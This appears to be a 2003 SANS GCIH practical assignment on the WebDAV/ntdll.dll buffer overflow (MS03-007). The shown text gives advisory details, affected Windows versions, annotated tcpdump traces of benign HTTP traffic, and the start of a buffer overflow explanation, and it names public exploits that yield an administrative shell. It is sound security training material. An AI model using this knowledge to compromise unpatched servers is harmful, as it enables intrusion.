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WebDAV Buffer Overflow Vulnerability

Practical Assignment

Submitted by Peter Beckley
Attended: Hammersmith, London SANS Conference June 2003

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GCIH Practical Assignment Version 3

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PURPOSE

The trust that many people place in computer products can lead to ne w computers being exploited within days of them being connected to the Internet. If you are unlucky it could be as soon as minutes before the attacks start happening. A notice fro m NEWSFACTOR 1 states: -

"A recent report on the Honeynet ² Project ne twork – set up to monitor what happens to Internet-connected computers running Windows, Linux, Solaris and other operating systems - showed that new connections are targeted on average three days after going online, but in some cases as soon as 15 minutes after logaing on."

In addition to this, a quote from CERT ³ states: -

"Vendors typically set computer defaults to maximize available functions, so you usually need to change defaults to meet your or ganization's security requirements"

This could mean that when yo u buy a computer that has a standard Operating System build installed then most of the services that are available to be used are installed and perhaps running as default. For the majority of home computer users these services are not required and the user does not appreciate the fact that having this service running is actually an invitation for someone to run the appropriate exploit and gain access to the machine for their own use. These attacks could range from storing illicit data to using the machine as a stepping-stone to attack others in an attempt to disguise the true location from where their attack may have originated.

To help overcome this SANS have release a paper Windows XP: Surviving the First Day⁴. This is a step-by-step way of connecting a n ew Windows XP computer to the Internet in a secure manner to be able to download all the latest security patches without being infected by any viruses.

This paper will show just how vulnerable default builds can be. I have chosen an exploit which targets a vulnerability that exists in such a default build, namely Microsoft Windows 2000 Advanced Server. There are various exploits available for this software but the one I have chosen to discuss has been written by Kralor and has been given the common name of WebDAV Exploit. Although the name suggests it is attacking WebDAV it is actually attacking a flaw which exists between the interaction in Microsoft's IIS Server 5.0 Web Server and a kernel module called ntdll.dll.

As part of my description of how the exploit works I will give an overview of what a buffer overflow is, how it works and then I will walk through the steps required to actually exploit a Windows 2000 Advanced Server that will result in a command shell on the victims system that has Administra tive rights.

¹ http://www.newsfactor.com/perl/story/12411.html
² For more information on the Honeynet project visit http://project.honeynet.org

³ http://www.cert.org/security -improvement/practices/p065.html

http://www.sans.org/rr/papers/index.php?id=1298

EXPLOIT

Name: Buffer Overflow in Core Micros oft Windows DLL

CAN-2003-0109²

CERT Advisory: CERT CA-2003-09¹

Common Vulnerability and

Exposures Number

(CVE):

Microsoft Security MS03-007³

Bulletin

Microsoft 815021⁴

Knowledge base

Artic le

Compromise Level: An unauthorised user could gain access to the server with

Windows 2000 Professional *Service Pack 1

system privileges

Operating Systems Affected:

Windows 2000 Professional * Service Pack 2
Windows 2000 Professional * Service Pack 3
Windows 2000 Server * Service Pack 1
Critical
Windows 2000 Server * Service Pack 2
Windows 2000 Server * Service Pack 3
Critical
Windows 2000 Server * Service Pack 3
Critical
Windows 2000 Advanced Server * Service
Critical

Pack 1

Windows 2000 Advanced Server + Service

Pack 2

Windows 2000 Advanced Server + Service

Pack 3

Windows NT4 Important
Windows NT4 Terminal Server Edition Important
Windows XP 32 -bit Edition + Service Pack 1 Important
Windows XP 64 -bit Edition + Service Pack 1 Important

Not Affected: Windows 2003

Exploit Varient: Webdav.exe C Code written by Kralor ⁵

Critical

Critical

Critical

¹ http://www.cert.org/advisories/CA -2003-09.html

http://www.cve.mitre.org/cgi -bin/cvename.cgi?name=CAN -2003-0109

³ http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03 -007.asp

http://support.microsoft.com/default.aspx?scid=kb;en -us;815021

⁵ http://www.coromputer.net/

Variants: C Code by Roman ¹

Perl Code by Dennis Rand²

Perl Code by Mat ³@panicsecurity.or g

Introduction to the HTTP Protocol

As this exploit is achieved by using Hypertext Transfer Protocol for connecting to a web server, I will give a brief introduction to the network protocol that is being used. Although it should be remembered that it is not the protocol that is being exploited, but a function of the web server.

The Hypertext Transfer Protocol (HTTP) has been in use since 1990 and version 1.0 is described in RFC1945 ⁴. HTTP is a c lient – server protocol, which allows a client system to communicate with a remote server over a TCP /IP network. This connection is normally made using a web browser such as Internet Explorer, or Mozilla.

The client software requests a page, and this is then downloaded from the server. Once this request has been completed the connection between the two machines is dropped and all sockets are closed. This process has a single request and reply cycle commonly and is called a transaction. These transactions pass across the network and I will show that the contents of the pages can be easily read. If you need to pass sensitive information to the web server then all user names, membership numbers, passwords would be sent over the network unprotected for anyone to read and possibly use at a later date. Obviously, this is not ideal for someone who wishes to possibly as a later date. Obviously, there transaction has to input credit card or bank account details.

To overcome this, a method of encrypting HTTP traffic between the web browser client and the server has been developed. This utilises a prot ocol called Secure Sockets Layer (SSL) and results in a HTTPS session is used instead. The TCP ports ⁵ that a web server normally uses for a non-secure site is port 80 and port 443 for secure sites.

Each HTTPS site has a certificate assigned to it that provides a robust method of authenticating the site and when you contact the server the handshake includes passing details of the certificate to the client. All traffic is then encrypted using an algorithm that will be negotiated so that each system knows how to encrypt the data in a way that the other system can decrypt. Consequently the traffic cannot be easily read. Most commercial sites now use 128bit encryption and this is very difficult to crack.

To show a connection from the client to the web server I have included extracts of a network trace using a network -monitoring tool called tcpdump ⁶, which recorded the complete cycle of the transaction between a Mozilla web browser and the default Microsoft Web server on a Windows 2000 Advanced Server. For the purposes of this

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¹ http://www.rs_-labs.com

² http://www.infowarfare.dk

³ http://www.monkey.org/~mat

⁴ http://www.ietf.org/rfc/rfc1945.txt

⁵ http://www.iana.org/assignments/port - numbers

⁶ See Extras Section for details of tcpdump and how it was used

paper the Web Server is not secure, as this would make reading the traces extremely difficult.




Figure 1: Mozilla Browser Connected to a Default Web Server

To display the above page, I enter http://10.10.10.10 in the Uniform Resource Locator (URL) section of the page and this transaction generated the following recorded traffic between the client and the server machines: -

TCP 3 - Way Handshake

The request begins by the client ne gotiating a connection with the server using TCP protocol. We shall see that this results in the standard TCP 3 -Way Handshake.

The handshake starts with a Synchronisation (S) request from the client to the server on port 80 (as denoted in the trace as "I P Address.http" - 10.10.10.10.http). In the trace below the client has decided to use port 1025 (as denoted by "IP Address.1025" - 10.10.10.1.1025).

The client sends a SYN request containing its IP address and an initial Sequence number - 710312988

0x0020	a002 16d0	9874 0	0000	0204	05b4	0402	080a	t
0x0030	0000 bde0	0000 0	0000	0103	0300			

The Server acknowledges this request for a connection by responding with a SYN ACK, i.e. it acknowledges the synchronisation request. This response contains its own sequence number (1576089985) and the clients sequence number + 1 (710312989), which is the next sequence number it expects to receive from this connection.

```
00:40:04.677317 10.10.10.10.http > 10.10.10.1.1025:
                                                         s 1576 089985:1576089985 (0)
ack 710312989 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0
0, nop, nop, sackOK> (DF)
0x0000
           4500 0040 0046 4000 8006 d253 0a0a 0a0a
                                                          E..@.F@....S....
0 \times 0.010
              0a0a 0a01 0050 0401 5df1 3981 2a56 841d
                                                          .....P..].9.*V..
0 \times 0.020
             b012 44 70 7f2b 0000 0204 05b4 0103 0300
                                                            ..Dp.+....
              0101 080a 0000 0000 0000 0000 0101 0402
0 \times 0030
                                                            . . . . . . . . . . . . . . . .
```

Client then completes the handshake by acknowledging the SYN ACK

The 3-Way handshake has now completed and the connection between the two machines has been established. The client now requests a page. This is denoted by the P, which means PSH (Push the request to the server).

```
00:40:04.683931 10.10 .10.1.1025 > 10.10.10.10.http: P <math>1:447(446) ack 1 win 5840
<nop, nop, timestamp 48610 0> (DF)
0x0000 4500 01f2 39fe 4000 4006 d6e9 0a0a 0a01 E...9.@.@.....
            0a0a 0a0a 0401 0050 2a56 841d 5df1 3982
0x0010
                                                     .....P*V..].9.
0 \times 0.020
            8018 16d0 671a 0000 0101 0 80a 0000 bde2
                                                     ....g.......
           0000 0000 4745 5420 2f20 4854 5450 2f31
0x0030
                                                     ....GET./.HTTP/1
0x0040
           2e31 0d0a 486f 7374 3a20 3130 2e31 302e
                                                     .1..Host:.10.10.
           3130 2e31 300d 0a55 7365 722d 4167 656e
0x0050
                                                     10.10..User -Agen
0x0060
            743a 204d 6f7a 696c 6c 61 2f35 2e30 2028 t:.Mozilla/5.0.(
0x0070
          5831 313b 2055 3b20 4c69 6e75 7820 6936 X11;.U;.Linux.i6
0x0080
          3836 3b20 656e 2d55 533b 2072 763a 312e 86;.en-US;.rv:1.
           3129 2047 6563 6b6f 2f32 3030 3230 3832 1).Gecko/2002082
0x0090
          360d 0a41 6363 657 0 743a 2074 6578 742f 6..Accept:.text/
0x00a0
           786d 6c2c 6170 706c 6963 6174 696f 6e2f xml,application/
0x00b0
           786d 6c2c 6170 706c 6963 6174 696f 6e2f xml,application/
0x00c0
            7868 746d 6c2b 786d 6c2c 7465 7874 2f68 xhtml+xml,text/h
0x00d0
0x00e0
            _746d 6c3b 713d 302e 392c 7465 7874 2f70 tml;q=0.9,text/p
0x00f0
          6c61 696e 3b71 3d30 2e38 2c76 6964 656f lain;q=0.8,video
0 \times 0100
            2f78 2d6d 6e67 2c69 6d61 6765 2f70 6e67
                                                   /x-mng,image/png
0x0110
           2c69 6d61 6765 2f6a 7065 672c 696d 6167
                                                     ,image/jpeg,imag
0x0120
          652f 6769 663b 713d 302e 322c 7465 7874 e/qif;q=0.2,text
          2f63 7373 2c2a 2f2a 3b71 3d30 2e31 0d0a /css,*/*;q=0.1..
0x0130
0 \times 0140
          4163 6365 7074 2d4c 616e 6775 6167 653a
                                                   Accept -Language:
           2065 6e2d 7573 2c20 656e 3b71 3d30 2e35
0x0150
                                                     .en-us,.en;q=0.5
           300d 0a41 6363 6570 742d 456e 636f 6469 0..Accept-Encodi
0x0160
           6e67 3a20 677a 6970 2c20 6465 666c 6174 ng:.gzip,.deflat
0x0170
0 \times 0180
           652c 2063 6f6d 7072 6573 733b 713d 302e e,.compress;q=0.
0x0190
           390d 0a41 6363 6570 742d 4368 6172 7365 9..Accept-Charse
           743a 2049 534f 2d38 3835 392d 312c 2075 t:.ISO-8859-1,.u
0 \times 01 = 0
0x01b0
           7466 2d38 3b71 3d30 2e36 362c 202a 3b71 tf-8;q=0.66,.*;q
```

0x01c0	3d30 2e36	360d 0a4b	6565 702	d 416c 6976	=0.66Keep-Aliv
0x01d0	653a 2033	3030 0d0a	436f 6e6	e 6563 7469	e:.300Connecti
0x01e0	6f6e 3a20	6b65 6570	2d61 6c6	9 7665 0d0a	on:.keep-alive
0x01f0	0d0a				

As you can see the in the above packet the client has sent a lot of data. Some of this data gives the server details about itself so the server c an present the data in a format it can understand.

```
GET / HTTP/1.1
                                             GET Command sent to Server to retrieve
                                             page using protocol /HTTP/1.1
                                             Clients IP Address
Host: 10.10.10.10
User-Agent: Mozilla/5.0(X11; U; Linux
                                             Browser and System Details
i686; en -US;.rv:1.1) Gecko/20020826
Accept:
                                             Browser can accept the following data types
      text/xml,
                                             Xml text
      application/xml,
                                             xml applications
      application/xhtml+xml,
                                             xhtml & xml applications
      text/html;q=0.9,
                                             html text
      text/plain;q=0.8,
                                             plain text
      video/x-mng,
                                             x-mng video streams
      image/png,
                                             PNG images
      image/jpeg,
                                             JPEG images
      image/gif;q=0.2,
                                             GIF images
      text/css,
                                             Cascading Style Sheet
      */*;q=0.1
Accept-Language:.en-us,.en;q=0.50
                                             It will accept the Languages displayed
Accept-
                                             It can use compression utilities displayed
Encoding:.gzip,.deflate,.compress;g=0.9
Accept-Charset:.ISO-8859-1, utf-8;q=0.66,
                                             It will accept Character Sets displayed
*:q=0.66
Keep-Alive: 300
                                             Keep the connections alive for 300 seconds
Connection:.keep-alive
                                             if no activity
```

In the above list the q=x represents a quality value. This tells the server what it prefers to receive but gives it alternatives as well. In this example:

Accept-Language:.en-us,.en;q=0.50 Means "I would prefer American English but will accept other types of English."

The server now acknowledges the request

It then sends the page requested.

```
00:40:07.267002 10.10.10.10.http > 10.10.10.1.1025: . 1:1449(1448) ack 447 win 17074 <nop,nop,timestamp 4382 48610> (DF)
```

The above line is indicating that the data is going to be sent over more than 1 packet. The first packet will contain the first 1448 bytes of data

| df1 3982 2a56 85db
1001 080a 0000 111e
1f31 2e31 2032 3030
1665 723a 204d 6963
1953 2f35 2e30 0d0a
192c 2032 3820 4e6f | EH@
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3a23 3465 3465 3465 223e 0d0a 093c 6964 :#4e4e4e">...<id
0x0390
              2069 643d 2243 6f6d 6d65 6e74 3122 3e3c
                                                           .id="Comment1"><
0x03a0
             212d 2d50 726f 626c 656d 2d2d 3e3c 2f69
                                                           !--Problem --></i
0x03b0
             643e 3c69 6420 6964 3d22 6572 726f 7254 d><id.id="errorT
             0x03c0
0x03d0
0x03e0
0x03f0
0 \times 0400
0x0410
0x0420
0x0430
0x0440
0 \times 0450
0x0460
0x0470
             6e67 2074 6f20 7265 6163 6820 646f 6573 ng.to.reach.does
0x0480
0x0490
             206e 6f74 2063 7572 7265 6e74 6c79 2068 .not.currently.h
0x04a0
             6176 6520 6120 6465 6661 756c 7420 7061 ave.a.default.pa
             6765 2e20 4974 206d 6179 2062 6520 696e ge..It.may.be.in
0x04b0
            2074 6865 2070 726f 6365 7373 206f 6620 .the.process.of. 6265 696e 6720 7570 6772 6164 6564 2e0d being.upgraded..
0x04c0
0x04d0
0x04e0
             0a09 3c2f 6964 3e0d 0a09 3c62 723e 3c62 ...</id>...<br/>br><b
             723e 0d0a 090d 0a09 3c68 7220 7369 7a65 r>.....<hr.size
0x04f0
0x0500
            3d31 2063 6f6c 6f72 3d22 626c 7565 223e =1.color="blue">
6572 6965 6e63 6520 7468 6520 7072 6f62 erience.the.prob
6c65 6d2c 2074 7279 2063 6f6e 7461 63 74 lem,.try.contact
696e 6720 7468 6520 5765 6220 7369 7465 ing.the.Web.site
2061 646d 696e 6973 7472 6174 6f72 2e0d .administrator..
0a09 3c2f 4944 3e0d 0a09 3c50 3e0d 0a09 ...
0x0580
0x0590
0x05a0
0x05b0
            0d0a 093c 2f75 6c3e 0d0a 093c 425 2 3e0d ......<br/>BR>.
0x05c0
            0a09 3c2f 5444 3e0d 0a09 3c2f 5452
                                                           ..</TD>...</TR
00:40:07.267529 10.10.10.1.1025 > 10.10.10.10.http: . ack 1449 win 8688
<nop, nop, timestamp 48869 4382> (DF)
0x0000 4500 0034 39ff 4000 4006 d8a6 0a0a 0a01 E..49.@.@......
0x0010
            0a0a 0a0a 0401 0050 2a56 85db 5df1 3f2a ......P*V..].?*
            8010 21f0 0b0d 0000 0101 080a 0000 bee5
0x0020
                                                           . . ! . . . . . . . . . . . . .
0x0030
              0000 111e
```

7420 7665 7264 616e 613b 2063 6f6c 6f72 t.verdana;.color

The second packet will send the remaining 43 bytes of data for the page

```
00:40:07.267433 10.10.10.10.http > 10.10.10.1.1025: P 1449:1492(43) ack 447 win
17074 <nop, nop, timestamp 4382 48610> (DF)
         4500 005f 0049 4000 8006 d231 0a0a 0a0a E.__.I@....1....
            0a0a 0a01 0050 0401 5df1 3f2a 2a56 85db ....P..].?** V..
0x0010
                                                      ..B.d.....
0x0020
           8018 42b2 649c 0000 0101 080a 0000 111e
                                                      ....</BODY>....
0x0030
           0000 bde2 093c 2f42 4f44 593e 0d0a 0d0a
            0d0a 3c2f 4854 4d4c 3e0d 0a0d 0a0d 0a0d
0×0040
                                                      ..</HTML>....
0 \times 0.050
            0a0d 0a0d 0a0d 0a0d 0a0d 0a0d 0a
                                                      . . . . . . . . . . . . . . . .
```

Again you can see in the trace it sends back detai Is about its configuration first.

0x0380

HTTP/1.1.200.OK

Server: Microsoft-IIS/5.0

Date: Fri, 28 Nov 2003 09:42:08 GMT

Content-Length: 1270 Content-Type: text/html Set-Cookie:

ASPSESSIONIDGQQQQUEG=MJMHDMIDNLFH

NENGKNALLDIG;path=/ Cache-control:private Response ¹ Code from server Server Details Date Length of Cont ent Type of Content Cookie na me

The rest of the data is the Hypertext Mark -Up Language (HTML) content that will be drawn on the client's sc reen.

Client acknowledges packet with an Ack

I stated earlier that this transaction has a single request and reply cycle so the connection should now rea lly be closed. Since the original RFC1945, HTTP has evolved and the version that is being used in this example is HTTP/1.1 and is defined in RFC2068 ². One of the main differences being: -

"In HTTP/1.0, most implementations used a new connection for eac h request/response exchange. In HTTP/1. 1, a connection may be used for one or more request/response exchanges, although connections may be closed for a variety of reasons "

This change led to persistent connections that removed the need for a client to ke ep negotiating a connection for every URL and image on a page. Consequently a time out is sent by the client to inform the server that it will keep the connection open for a specified period of inactivity time.

Client now pushes another request without h aving to negotiate a new connection

¹ See the Extras Section for a list of HTTP Response Codes

² http://www.faqs.org/rfcs/rfc2068.html

0x00a0	6563	6b6f 2	2f32	3030	3230	3832	360d	0a41	ecko/20020826A
0x00b0	6363	6570 7	743a	2074	6578	742f	786d	6c2c	ccept:.text/xml,
0x00c0	6170	706c 6	5963	6174	696f	6e2f	786d	6c2c	application/xml,
0x00d0	6170	706c 6	596 3	6174	696f	6e2f	7868	746d	application/xhtm
0x00e0	6c2b 7	786d 6	5c2c	7465	7874	2f68	746d	6c3b	<pre>l+xml,text/html;</pre>
0x00f0	713d 3	302e 3	392c	7465	7874	2f70	6c61	696e	q=0.9,text/plain
0x0100	3b71 3	3d30 2	2e38	2c76	6964	656f	2f78	2d6d	; $q=0.8$, $video/x-m$
0x0110	6e67 2	2c69	6d61	6765	2f70	6e67	2c69	6d61	ng,image/png,ima
0x0120	6765 2	2f6a 7	7065	672c	696d	6167	652f	6769	ge/jpeg,image/gi
0x0130	663b '	713d 3	302e	322c	7465	7874	2f63	7373	f;q=0.2,text/css
0x0140	2c2a 2	2f2a 3	3b71	3d30	2e31	0d0a	4163	6365	,*/*;q=0.1Acce
0x0150	7074	2d4c 6	616e	6775	6167	653a	2065	6e2d	pt-Language:.en-
0x0160	7573 2	2c20 6	656e	3b71	3d30	2e35	300d	0a41	us,.en;q=0.50A
0x0170	6363	6570 7	742d	456e	636f	6469	6e67	3a20	ccept-Encoding:.
0x0180	677a 6	6970 2	2c20	6465	666c	6174	652c	2063	gzip,.deflate,.c
0x0190	6f6d '	7072 6	6573	733b	713d	302e	390d	0a41	ompress; q=0.9A
0x01a0	6363	6570 7	742d	4368	6172	7365	743a	2049	<pre>ccept-Charset:.I</pre>
0x01b0	534f 2	2d38 3	3835	392d	312c	2075	7466	2d38	SO-8859-1,.utf-8
0x01c0	3b71 3	3d30 2	2e36	362c	202a	3b71	3d30	2e36	;q=0.66,.*;q=0.6
0x01d0	360d (0a4b 6	5565	702d	416c	6976	653a	2033	6Keep-Alive:.3
0x01e0	3030 (0d0a 4	136f	6e6e	6563	7469	6f6e	3a20	00Connection:.
0x01f0	6b65 (6570 2	2d61	6c69	7665	0d0a	5265	6665	keep-aliveRefe
0x0200	7265	723a 2	2068	7474	703a	2f2f	3130	2e31	rer:.http://10.1
0x0210	302e 3	3130 2	2e31	302f	0d0a	436f	6f6b	6965	0.10.10/Cookie
0x0220	3a20 4	4153 5	5053	4553	5349	4f4e	4944	4751	:.ASPSESSIONIDGQ
0x0230	5151	5155 4	1547	3d4d	4a4d	4844	4d49	444e	QQQUEG=MJMHDMIDN
0x0240	4c46	484e 4	154e	474b	4e41	4c4c	4449	470d	LFHNENGKNALLDI G.
0x0250	0a0d (0a							

Server delivers a Graphic image called pagerror .gif

```
00:40:07.447433 10.10.10.10.http > 10.10.10.1.1025: . 1492:2940(1448) ack 990
win 16531 <nop, nop, timestamp 4384 48884> (DF)
0x0000
             4500 05dc 004a 4000 8006 ccb3 0a0a 0a0a
                                                         E....J@.....
0x0010
             0a0a 0a01 0050 0401 5df1 3f55 2a56 87fa
                                                         ....P..].?U*V..
             8010 4093 2477 0000 0101 080a 0000 1120
0x0020
                                                         ..@.$w......
0x0030
             0000 bef4 4854 5450 2f31 2e31 2032 3030
                                                         ....HTTP/1.1.200
             204f 4b0d 0 a53 6572 7665 723a 204d 6963
0x0040
                                                         .OK..Server:.Mic
             726f 736f 6674 2d49 4953 2f35 2e30 0d0a
0x0050
                                                         rosoft-IIS/5.0..
0x0060
             4461 7465 3a20 4672 692c 2032 3820 4e6f
                                                         Date: Fri, .28.No
0x0070
             7620 3230 3033 2030 393a 3432 3a30 3820
                                                         v.2003.09:42:08.
0x0080
             474d 54 0d 0a43 6f6e 7465 6e74 2d54 7970
                                                         GMT..Content -Typ
             653a 2069 6d61 6765 2f67 6966 0d0a 4163
0x0090
                                                         e:.image/gif..Ac
0x00a0
             6365 7074 2d52 616e 6765 733a 2062 7974
                                                         cept-Ranges:.byt
0x00b0
             6573 0d0a 4c61 7374 2d4d 6f64 6966 6965
                                                         es..Last -Modifie
0x00c0
             643a 2054 6875 2c20 3033 204a 756e 2031
                                                         d:.Thu,.03.Jun.1
0x00d0
             3939 3920 3233 3a31 333a 3430 2047 4d54
                                                         999.23:13:40.GMT
0x00e0
             0d0a 4554 6167 3a20 2230 6161 3431 6237
                                                         ..ETag:."0aa41b7
0x00f0
             3136 6165 6265 313a 3338 3033 220d 0a43
                                                         16aebe1:3803"..C
0x0100
             6f6e 7465 6e74 2d4c 656e 6774 683a 2032
                                                         ontent-Length:.2
0x0110
             3830 360d 0a0d 0a42 4df6 0a00 0000 0000
                                                         806....BM.....
0x0120
             0036 0400 0028 0000 0024 0000 0030 0000
                                                         .6...(...$...0..
             0001 0008 0000 0000 00c0 0600 0000 0000
0x0130
0x0140
             0000 0000 0000 0100 0000 0100 0000 0000
0x0150
             0000 0080 0000 8000 0000 8080 0080 0000
0x0160
             0080 0080 0080 8000 0080 8080 00c0 c0c0
0x0170
             0000 00ff 0000 ff00 0000 ffff 00ff 0000
             00ff 00ff 00ff ff00 00ff ffff 0000 0000
0x0180
             0000 0000 0000 0000 0000 0000 0000
0x0190
0x01a0
             0000 0000 0000 0000 0000 0000 0000
0x01b0
             0000 0000 0000 0000 0000 0000 0000
```

0x01c0 0000	0000 0000 0000 0000 0000 0000 0000	
Repeated Lines ren	noved	
0x0560 0000 0x0570 0007 0x0580 0808 0x0590 0808 0x05a0 0f0f 0x05b0 0f0f	0000 0000 0000 0000 0000 0000 0000 0000 0000	
	0.10.10.1.1025 > 10.10.10.10.http: . a	ck 2940 win 11584
<pre><nop,nop,timestam 0x0000<="" th=""><th></th><th>E4:.@.@ P*V].D. @</th></nop,nop,timestam></pre>		E4:.@.@ P*V].D. @
	0.10.10.10.http > 10.10.10.1.1025:	2940:4388(1448) ack 990
0x0000 4500 0x0010 0a0a 0x0020 8010 0x0030 0000 0x0040 0f0f	0,timestamp 4384 48884> (DF) 05dc 004b 4000 8006 ccb2 0a0a 0a0a 0a01 0050 0401 5df1 44fd 2a56 87fa 4093 55c7 0000 0101 080a 0000 1120 bef4 0007 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0	EK@
0x0060 0f0f 0x0070 0f0f	0f0f 0f0f 0f08 0007 0f0f 0f0f 0f0f 0f0f	
•		
0x0580 0f07 0x0590 0f0f 0x05a0 0f0f 0x05b0 0f07	0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0	
	0.10.10.1.1025 > 10.10.10.10.http: . a	ck 4388 win 14480
0x0010 0a0a 0x0020 8010	0 48887 4384> (DF) 0034 3a03 4000 4006 d8a2 0a0a 0a01 0a0a 0401 0050 2a56 87 fa 5df1 4aa5 3890 e6be 0000 0101 080a 0000 bef7 1120	E4:.@.@ P*V].J. 8
16531 <nop, nop,="" tim<br="">0x0000 4500 0x0010 0a0a</nop,>	0.10.10.10.http > 10.10.10.1.1025: P 4 mestamp 4 384 48884> (DF)	EL@ P].J.*V
0x0030 0000 0x0040 0f0f 0x0050 0f07 0x0060 0f0f	4093 5cd5 0000 0101 080a 0000 1120 bef4 0f0f 0f0f 0f0f 0f0f 0f0f 0f 0f 0f 0f0f 0f0f0f 0f0f 0f0f0 0f0f 0f0f0 0f0f 0f0	
0x0080 0f0f	0f0f 0f07 0f0f 0f0f 0f0f 0f0 f 0f0f 0f0f 0f0f	

```
0707 0707 0707 0707 0707 0707 0707 0707
0 \times 0.0 \times 0
             0707 OfOf OfOf OfOf OfOf OfOf Of
0x00b0
00:40:07.449287 10.10.10.1.1025 > 10.10.10.10.10.http: . ack 4525 win 14480
<nop, nop, timestamp 48887 4384> (DF)
           4500 0034 3a04 4000 4006 d8a1 0a0a 0a01
0 \times 0 0 0 0
0x0010
              0a0a 0a0a 0401 0050 2a56 87fa 5dfl 4b2e
                                                          ......P*V..].K.
0x0020
             8010 3890 e635 0000 0101 080a 0000 bef7
                                                           ..8..5.......
0x0030
             0000 1120
```

The client now finishes the connection, as the timeout period of 300 seconds (5 minutes) that the client sent in the original GE T request has been exceeded as seen in the difference between the timestamps of the last two packets.

The client sends a FIN request (F) to the server

```
      00:45:13.228758 10.10.10.10.1.1025 > 10.10.10.10.10.http:
      F 990:990(0) ack 4525 win

      14480 <nop,nop,timestamp</td>
      79465 4384> (DF)

      0x0000
      4500 0034 3a05 4000 4006 d8a0 0a0a 0a01 0x0010
      E..4:.@.@.....

      0x0010
      0a0a 0a0a 0401 0050 2a56 87fa 5df1 4b2e
      .....P*V.].K.

      0x0020
      8011 3890 6ec2 0000 0101 080a 0001 3669 0x0030
      .....6i
```

The server acknowledges the packet sent.

The server then sends its own FIN request

Client acknowledges the packet and the connection is dropped.

Description of the Vulnerability

This exploit takes advantage of a buffer overflow vulnerability that exists in the Microsoft Windows 2000 core module ntdll.dll. Many programs within the Windows software access this module but I am going to look at just one of them, Microsoft's IIS 5.0. Web Server. It should be noted that it is not IIS 5.0 that is being exploited, this is just the route used to exploit the vulnerability. One of the features of the exploit I will demonstrate is that on a Windows 2000 Advanced Server it is installed as part of the default build and configured to automatically start up when the system is booted.

This vulnerability will probably have many ways of being exploited and is not just reliant on the IIS and WebDAV c omponents. NGSSoftware ¹ has written a paper that predicts the following: -

"Security researchers at NGSSoftware have already discovered several new attack vectors and believe there will be many that will come to light over the next few weeks. There are too many ways for an attacker to "access" the vulnerabil ity. Likely areas will be Non-MS web and ftp servers, IMAP servers, Anti -Virus solutions and other MS Windows Services."

Components of the Exploit

Windows 2000 Advanced Server

When this product is installed onto a machine the web component of IIS 5.0 is automatically installed and set to start up by default.



Figure 2: Installing Windows Components

¹ http://www.nextgenss.com

As you can see in the above figure, the Internet Information Service is checked for install. This means that any person who buys a computer and then installs this software using all the default settings may not know that they have a vulnerable system that is prone to the attack. How many people would fall into that category?

As part of the research for this paper a number of people, who have bought a standard PC from a reputable supplier for home use on the Internet, were asked a few questions. When the question of security was discussed it became apparent that some of them had never heard of the Windows Update routines for keeping the eir machines up to date against the latest vulnerabilities by downloading the various security patches. Some had heard of them but not applied all the updates due to it taking hours on a 56K modem for a full service pack and the connection was not that rob ust. Consequently their machines have had little or no security updates applied since they were originally built. The problem is increased due to the use of broadband as it gives the user to the ability to permanently leave their PC connected to the Intern et. This gives the attackers a greater timescale to perform their reconnaissance and exploits. It also makes the attackers life a lot easier as they do not have to start checking which compromised PC's are actually available for them to use as an attacking station to compromise other machines or utilise as part of a Distributed Denial of Service (DDoS) attack. This is where the attacker compromises numerous machines and then configures them to perform a combined attack on a remote site by consuming all their available bandwidth, thereby making the site unavailable.

Another thing that should be considered is when a new home computer is bought, most of the time it arrives pre -loaded with the operating system you specified as part of the package. How many peop le look at what has been installed then check whether or not it is secure enough for what they are going to use it for? Many people will probably assume that because it has been bought already built it should, therefore, be safe to use!

NTDLL.DLL

This is a Microsoft Windows module that is a native Ap plication Program Interface (API). The user programs call this module so they can transfer control from the program to the kernel. The kernel is the central module of the operating system that is loaded first an d remains in the main memory. Typically it is responsible for memory and disk management to perform system functions like allocating memory for the processes to utilise or creating a file. For more information on ntdll.dll see http://www.sysinternals.com/ntw2k/info/ntdll.shtml

IIS 5.0

IIS is Microsoft's Internet Information Services and is provided as a built in web server for Windows 2000 products and as stated previously on Windows 2000 Ad vanced Server it is automatically installed and runs as part of the default install. It utilises WebDAV to allow remote administration of web sites via an HTTP connection. Again this feature is installed automatically in Windows 2000 Advanced Server.

WebDAV

WebDAV is best explained from a quote taken from its official Internet site.

"Briefly: WebDAV stands for 'Web -based Distributed Authoring and Versioning. It is a set of extensions to the HTTP protocol which allows users to collaboratively edit and manage files on remote web servers" ¹

It conforms to RFC2518 ² - HTTP Extensions for Distributed Authoring and is a set of Internet standards for methods, headers, and content -types for the management of resource properties, creation and management of resource c ollections, namespace manipulation and resource locking.

The Exploit

What is a Buffer Overflow?

There have been a lot of papers ³, which describe in detail, how a buffer overflow occurs. Here is a brief summary of how these types of exploit work. This inclu des a basic overview of how a program (or application) is run.

Overview of How a Program Runs

There are several components within a computer that control and enable programs to run. Two of these components are the Central Processing Unit (CPU) and the Memo ry.

The memory is an area of dynamic storage and is used to store the programs that are currently being processed. As there are no moving parts in the memory the transfer of data to and from it is extremely fast which, helps reduce the times it takes prog rams to run.

The CPU is the engine of the computer. This manages all the processes that are required to run a program ⁴. It utilises of a set of registers and pointers that store essential information about the all the programs that are currently being processed. For example, the physical address of the next instruction in the allocated memory for the running program.

After the current instruction has been executed, the instruction pointer is incremented; the next instruction is fetched from the memory an d then executed. The CPU continues to perform this process of sequentially walking through the area of memory allocated for that program (called stepping) and executing the instructions until an instruction tells it to make a decision, this decision will be dependent on a set of conditions. These could include the following: -

Jump to another section of the program and forget where it jumped from
